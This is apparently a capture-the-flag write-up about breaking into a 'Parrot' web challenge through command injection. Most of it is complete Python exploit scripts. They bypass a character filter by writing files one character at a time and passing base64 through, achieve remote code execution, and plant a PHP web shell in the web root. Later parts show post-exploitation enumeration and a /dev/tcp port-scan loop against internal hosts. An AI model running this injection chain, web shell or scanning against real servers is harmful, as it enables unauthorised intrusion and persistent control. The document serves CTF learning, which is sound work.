
In order for the plan to work I must first upload the decoder script first to the server to /tmp/d. The script is:
base64 -d </tmp/c>/tmp/kSince it has no forbidden special characters, I can just use the python script I created before, modify it a bit to upload it to the server.
# inject_decoder.py
import requests
import time
from bs4 import BeautifulSoup
import base64

URL = "http://103.77.175.40:11121/"

def send_raw_payload(payload):
    # Sending the raw string body so requests doesn't mess with our backslashes or %0A
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending: {payload}")
    try:
        response = requests.post(URL, data=body, headers=headers, timeout=5)
        return response.text
    except requests.exceptions.Timeout:
        return "[!] Request timed out"

def build_file(filepath, content):
    print(f"\n[+] Building {filepath}...")
    for i, char in enumerate(content):
        is_first = (i == 0)
        redirect = ">" if is_first else ">>"
        if char == ' ':
            base = r'\+'
        elif char == '+':
            base = '%2B'
        elif char == '>':
            base = r'\>'
        elif char == '<':
            base = r'\<'
        else:
            base = char
        payload = f"{base}\\\\{redirect}{filepath}"
        send_raw_payload(payload)
        time.sleep(0.3)

def execute_payload(cmd):
    print(f"[+] Command: {cmd}")
    build_file("/tmp/d", cmd)

if __name__ == "__main__":
    target_command = "base64 -d </tmp/c>/tmp/k"
    execute_payload(target_command)
Only when I have the decoder, I can upload the swapper script. This is because the swapper script uses special characters that is forbidden, I need to convert this to base64 form.
tr '-' '\\053'< /tmp/b>/tmp/c && cp /tmp/k /tmp/s && sed -i 's/&&.*//' /tmp/sThe first version of this script contains a +, so I slightly tweaked the space between characters of the command to make the + disappear. The part cp /tmp/k /tmp/s && sed -i 's/&&.*//' /tmp/s was added as the decoder dump the decoded string to /tmp/k hence to move the script to /tmp/s I need to add a copy command and a script that delete everything from the first && in the to the end of /tmp/s, this will result in the script tr '-' '\\053'< /tmp/b>/tmp/c in the /tmp/s file.
# inject_swapper.py
import requests
import time
import base64

URL = "http://103.77.175.40:11121/"

def send_raw_payload(payload):
    # Sending the raw string body so requests doesn't mess with our backslashes or %0A
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending: {payload}")
    try:
        response = requests.post(URL, data=body, headers=headers, timeout=5)
        return response.text
    except requests.exceptions.Timeout:
        return "[!] Request timed out"

def build_file(filepath, content):
    print(f"\n[+] Building {filepath}...")
    for i, char in enumerate(content):
        is_first = (i == 0)
        redirect = ">" if is_first else ">>"

        if char == ' ':
            base = r'\+'
        elif char == '+':
            base = '%2B'
        elif char == '>':
            base = r'\>'
        elif char == '<':
            base = r'\<'
        else:
            base = char
        payload = f"{base}\\\\{redirect}{filepath}"
        send_raw_payload(payload)
        time.sleep(0.3)

def build_base64_insert_file(filepath, content, destfile):
    insert_cmd = f"echo {content} > {destfile}"
    build_file(filepath, insert_cmd)

def execute_b64_payload(cmd):
    # Base64 Encode the command
    b64_string = base64.b64encode(cmd.encode()).decode()
    print(f"[+] Command: {cmd}")
    print(f"[+] Base64:  {b64_string}")

    # Store the echo command to /tmp/p
    passer_cmd = f"echo {b64_string} > /tmp/c"
    build_file("/tmp/p", passer_cmd)

    # Print the base64 string to /tmp/c
    send_raw_payload(r"%0As\h+/tmp/p")
    time.sleep(1)

    # Decode the base64 string and dump it to /tmp/k
    send_raw_payload(r"%0As\h+/tmp/d")
    time.sleep(1)

    # Copy the swapper logic to /tmp/s and clean it up
    send_raw_payload(r"%0As\h+/tmp/k")

if __name__ == "__main__":

    target_command = "tr '-' '\\053'< /tmp/b>/tmp/c && cp /tmp/k /tmp/s && sed -i 's/&&.*//' /tmp/s"

    execute_b64_payload(target_command)
After I have everything, I can now finally achieve RCE on the server
# inject_command.py
import base64
from bs4 import BeautifulSoup
import requests
import time

URL = "http://103.77.175.40:11121/"

def send_raw_payload(payload):
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending: {payload}")
    try:
        response = requests.post(URL, data=body, headers=headers, timeout=5)
        return response.text
    except requests.exceptions.Timeout:
        return "[!] Request timed out (Good news for reverse shells!)"

def build_file(filepath, content):
    print(f"\n[+] Building {filepath}...")
    for i, char in enumerate(content):
        is_first = (i == 0)
        redirect = ">" if is_first else ">>"
        if char == ' ':
            base = r'\+'
        elif char == '>':
            base = r'\>'
        elif char == '<':
            base = r'\<'
        elif char == '\\':
            base = r'\\'
        else:
            base = char
        payload = f"{base}\\\\{redirect}{filepath}"
        send_raw_payload(payload)
        time.sleep(0.3)

def execute_command(cmd):
    print(f"[+] Original Command: {cmd}")
    # Encode, strip the '=' padding, and swap '+' with '-'
    b64_string = base64.b64encode(cmd.encode()).decode()
    b64_string = b64_string.replace('=', '').replace('+', '-')
    print(f"[+] Modified Base64:  {b64_string}")

    # Build the passer file
    passer_cmd = f"echo {b64_string} > /tmp/b"
    build_file("/tmp/p", passer_cmd)

    # Execute the chain!
    print("\n[+] Executing Passer (/tmp/p)...")
    send_raw_payload(r"%0As\h+/tmp/p")
    time.sleep(1)

    print("\n[+] Executing Swapper (/tmp/s)...")
    send_raw_payload(r"%0As\h+/tmp/s")
    time.sleep(1)

    print("[+] Executing Decoder (/tmp/d)...")
    send_raw_payload(r"%0As\h+/tmp/d")
    time.sleep(1)

    print("[+] Executing Final Payload (/tmp/k)...")
    result = send_raw_payload(r"%0As\h+/tmp/k")

    # Formatting the Returned Results
    print("\n" + "="*50)
    print("[+] SERVER RESPONSE:")

    start_tag = '<main class="form-signin w-50 m-auto">'
    end_tag = '<form method="POST">'

    start_idx = result.find(start_tag)
    end_idx = result.rfind(end_tag)

    if start_idx != -1 and end_idx != -1 and start_idx < end_idx:
        extracted_text = result[start_idx + len(start_tag) : end_idx]
        clean_text = extracted_text.replace('<br>', '\n').replace('<br/>', '\n').replace('<br />', '\n')
        print(clean_text.strip())

    else:
        print("[!] Target boundaries not found! Printing raw output:\n")
        print(result)

    print("="*50)

if __name__ == "__main__":
    target_command = """cat /f*"""
    execute_command(target_command)
3. Further Enhance The RCE Capability
The setup above managed to allow me to execute any command I want on the server, however, for long bash script it will take quite some time to inject the the whole base64 string onto the server.
On the server there is a /var/www/html/images folder that belongs to www-data and is exposed to the internet. I, as www-data, can create a simple PHP uploader called up.php that execute the command from the cmd parameter of an incoming GET request.
<?php system($_GET["cmd"]); ?>Instead of executing the command right away, I decide to move the command to a cmd.sh file in the ./images folder first before just be better debugging. Inside the /tmp folder I let the /tmp/k handle the task of executing cmd.sh and output the result to out.log file.
bash /var/www/html/images/cmd.sh > /var/www/html/images/out.log 2>&1This is the python script used to creates the two files:
import base64
from bs4 import BeautifulSoup
import requests
import time

URL = "http://103.77.175.40:11121/"

def send_raw_payload(payload):
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending: {payload}")
    try:
        response = requests.post(URL, data=body, headers=headers, timeout=5)
        return response.text
    except requests.exceptions.Timeout:
        return "[!] Request timed out"

def build_file(filepath, content):
    print(f"\n[+] Building {filepath}...")
    for i, char in enumerate(content):
        is_first = (i == 0)
        redirect = ">" if is_first else ">>"
        if char == ' ':
            base = r'\+'
        elif char == '>':
            base = r'\>'
        elif char == '<':
            base = r'\<'
        elif char == '\\':
            base = r'\\'
        else:
            base = char
        payload = f"{base}\\\\{redirect}{filepath}"
        send_raw_payload(payload)
        time.sleep(0.3)

def execute_command(cmd):
    print(f"[+] Original Command: {cmd}")

    b64_string = base64.b64encode(cmd.encode()).decode()
    b64_string = b64_string.replace('=', '').replace('+', '-')
    print(f"[+] Modified Base64:  {b64_string}")

    passer_cmd = f"echo {b64_string} > /tmp/b"
    build_file("/tmp/p", passer_cmd)

    print("\n[+] Executing Passer (/tmp/p)...")
    send_raw_payload(r"%0Abash+/tmp/p")
    time.sleep(1)
    print("\n[+] Executing Swapper (/tmp/s)...")
    send_raw_payload(r"%0Abash+/tmp/s")
    time.sleep(1)
    print("[+] Executing Decoder (/tmp/d)...")
    send_raw_payload(r"%0Abash+/tmp/d")
    time.sleep(1)
    print("[+] Executing Final Payload (/tmp/k)...")
    result = send_raw_payload(r"%0Abash+/tmp/k")

    print("\n" + "="*50)
    print("[+] SERVER RESPONSE:")

    start_tag = '<main class="form-signin w-50 m-auto">'
    end_tag = '<form method="POST">'

    start_idx = result.find(start_tag)
    end_idx = result.rfind(end_tag)

    if start_idx != -1 and end_idx != -1 and start_idx < end_idx:
        extracted_text = result[start_idx + len(start_tag) : end_idx]
        clean_text = extracted_text.replace('<br>', '\n').replace('<br/>', '\n').replace('<br />', '\n')
        print(clean_text.strip())

    else:
        print("[!] Target boundaries not found! Printing raw output:\n")
        print(result)
    print("="*50)
    print("\n[+] Done! Check your listener or output.")

if __name__ == "__main__":
    # target_command = """echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/images/up.php"""                <-- Run this first!
    target_command = """echo 'bash /var/www/html/images/cmd.sh > /var/www/html/images/out.log 2>&1' > /tmp/k"""
    execute_command(target_command)
Then I can quickly execute any commands with this next python script:
import requests
import time
import base64

BASE_URL = "http://103.77.175.40:11121/"
UPLOAD_URL = f"{BASE_URL}images/up.php"
OUTPUT_URL = f"{BASE_URL}images/out.log"

def send_raw_payload(payload):
    """Sends the trigger payload through the main WAF bypass."""
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending trigger: {payload}")

    try:
        requests.post(BASE_URL, data=body, headers=headers, timeout=3)
    except requests.exceptions.Timeout:
        pass

def upload_script(bash_content):
    """Writes the bash script to the server using the up.php web shell."""
    print("[*] Writing cmd.sh via up.php web shell...")
    # 1. Base64 encode the Bash script to bypass all bad characters
    b64_content = base64.b64encode(bash_content.encode()).decode()

    # 2. Craft the command to decode it and write it to cmd.sh
    linux_cmd = f"echo {b64_content} | base64 -d > /var/www/html/images/cmd.sh"
    try:

        # 3. Send it to the ?cmd= parameter
        response = requests.get(UPLOAD_URL, params={'cmd': linux_cmd}, timeout=5)
        if response.status_code == 200:
            print("[+] Script written successfully!")
        else:
            print(f"[!] Target returned unexpected status code: {response.status_code}")
    except Exception as e:
        print(f"[!] Upload failed: {e}")

def fetch_results():
    """Retrieves and prints the contents of out.log."""
    print("[*] Fetching execution results...\n")
    print("=" * 50)
    try:
        response = requests.get(OUTPUT_URL)
        if response.status_code == 200:
            print(response.text.strip())
        else:
            print(f"[!] Could not read out.log. HTTP Status: {response.status_code}")
    except Exception as e:
         print(f"[!] Failed to fetch output: {e}")
    print("\n" + "=" * 50)

def main():
    # 1. Write the bash command
    cmd_payload = """#!/bin/bash
ls images
"""

    # 2. Upload the script
    upload_script(cmd_payload)

    # 3. Trigger the executor script at /tmp/k
    send_raw_payload("%0Abash+/tmp/k")
    time.sleep(1.5)

    # 4. Fetch and print the output
    fetch_results()

if __name__ == "__main__":
    main()
Now that my RCE setup is finally complete.
Linux Enumeration 1
The second flag is really hard to find.
Environment
env
There is no hidden flag or credential inside the environment variables.
SUID or SGID
find / -perm -g=s -type f -ls 2>/dev/null
find / -perm -u=s -type f -ls 2>/dev/null
All of the commands are very standard and are correctly configured, nothing special, no weird SUID or SGID commands here I can use to escalate privilege.
Cronjobs
ls -la /etc/cron.*
All cronjobs are normal, nothing really out of place, we can not write to any cronjobs nor any of them are connected insecurely. I checked the contents of all of them and knows that none of them seems to be exploitable.
e2scrub_all at first looked a little weird to me but after knowing it is a normal file from the e2fsprogs package that is used for checking for file corruption, I decide to move on.
Packages
There might be vulnerable version of an installed library or binary, moreover, the server has very limited tools so I need to know more about what I have at hand for further enumeration.
dpkg -l
There are many tools missing like netcat, ping, ss, netstat, getcap, sudo, etc.
I can see the server has some compiler like gcc, perl, cpp but no python though. Meaning if I can compiler external exploiting tools right on the server.
Process Status
ps aux
Overall there was no notable process, everything are completely normal, the shown processes are just the apache2 workers and my own processes.
Users and Groups

The only user that has a console on the server is root, meaning root is the only user I can switch to using su.
There are no leaked password inside /etc/passwd. Many users of the server don’t even own any files or folder, some folders exist solely because they were created when the user was created by root, which are not exploitable.
find / \
  -path /proc -prune -o \
  -path /sys -prune -o \
  -path /dev -prune -o \
  ! -user root -print -ls 2>/dev/null
The folder /var/cache/apt/archives/partial is not accessible. So overall, nothing to find here.
Files that are writeable by www-data are all owned by www-data without relating to other users.
Other
Nothing else can be found, I tried looking for a few more environment files or configuration files inside the /etc and /proc/*/environ but most of them give the same information with no difference.
Inside the web directory also shows no information, passwords files in cache are correctly configured so that users other than root cannot read.
I decide to rely on automation tools by uploading linpeas to the server and running it.



Unfortunately, all of Linpeas’s output was just false positive. When I look into the files they are perfectly normal. It seems like the box has no vertical privilege escalation to root.

The current shell also have zero capabilities.
Linux Enumeration 2
I got kind of desperate after looking for clues for an extensive amount of time so I step back and ask the Organizers for hints, there are two hints that I was given:
There is no vertical escalation to root, then try horizontal escalation.
If you don’t have tools, then what do you do? Think broader.
As for the first hints, I was thinking about escalate to other groups, or users… but there was no vulnerable SUID or SGUI. But I still try to look into the file system more. About the second hints, at first I think he was talking about installing tools on the system… but later realizes that that might not be the case.
Then I come across this video on YouTube from one my favorite channel: Hack The Clown
I precisely followed the instruction and finally make some progress when I look through the /proc/net/arp folder which tells me about the networking of the container I’m currently in.

The table tells me that there are 5 resolved IP addresses that are found to be on the same network as my current container which are 1.3.3.3, 1.3.3.1, 1.3.3.7, 1.3.3.2, 1.3.3.8. There is something missing is 1.3.3.6. Checking /etc/hosts, I can be sure that 1.3.3.6 is the internal IP address of my container.

I start investigating the if these IP has any well-known ports open:
#!/bin/bash
TARGET="1.3.3.7"
echo "=== SCANNING $TARGET FOR OPEN PORTS ==="
for port in 21 22 80 443 3306 6379 8080 9000 $(seq 40000 45000); do
		(echo > /dev/tcp/$TARGET/$port) >/dev/null 2>&1 && echo "[+] Port $port is OPEN" done
echo "=== SCAN COMPLETE ==="
From this test I found that 1.3.3.1 is the default gateway, which is the host machines of these containers as it has SSH port 22 open, while other IPs only have port 80 open. Using curl to check on the ports and realize all of the them were serving the same “Parrot” page.
1.3.3.2, 1.3.3.3, 1.3.3.8 served the same page, they echoed back what I input and using the same trick I used with 1.3.3.6, I can check the root directory, I also know that all three of the pages does not have the 12-characters input restriction so I can immediately leak the flag in the root directory, they are all fake flags. This leads me to a conclusion that 1.3.3.7 is the one that is definitely holding the flag since it is the only page that was behaving differently.
1.3.3.7 returned “Éc éc” no matter what I input.
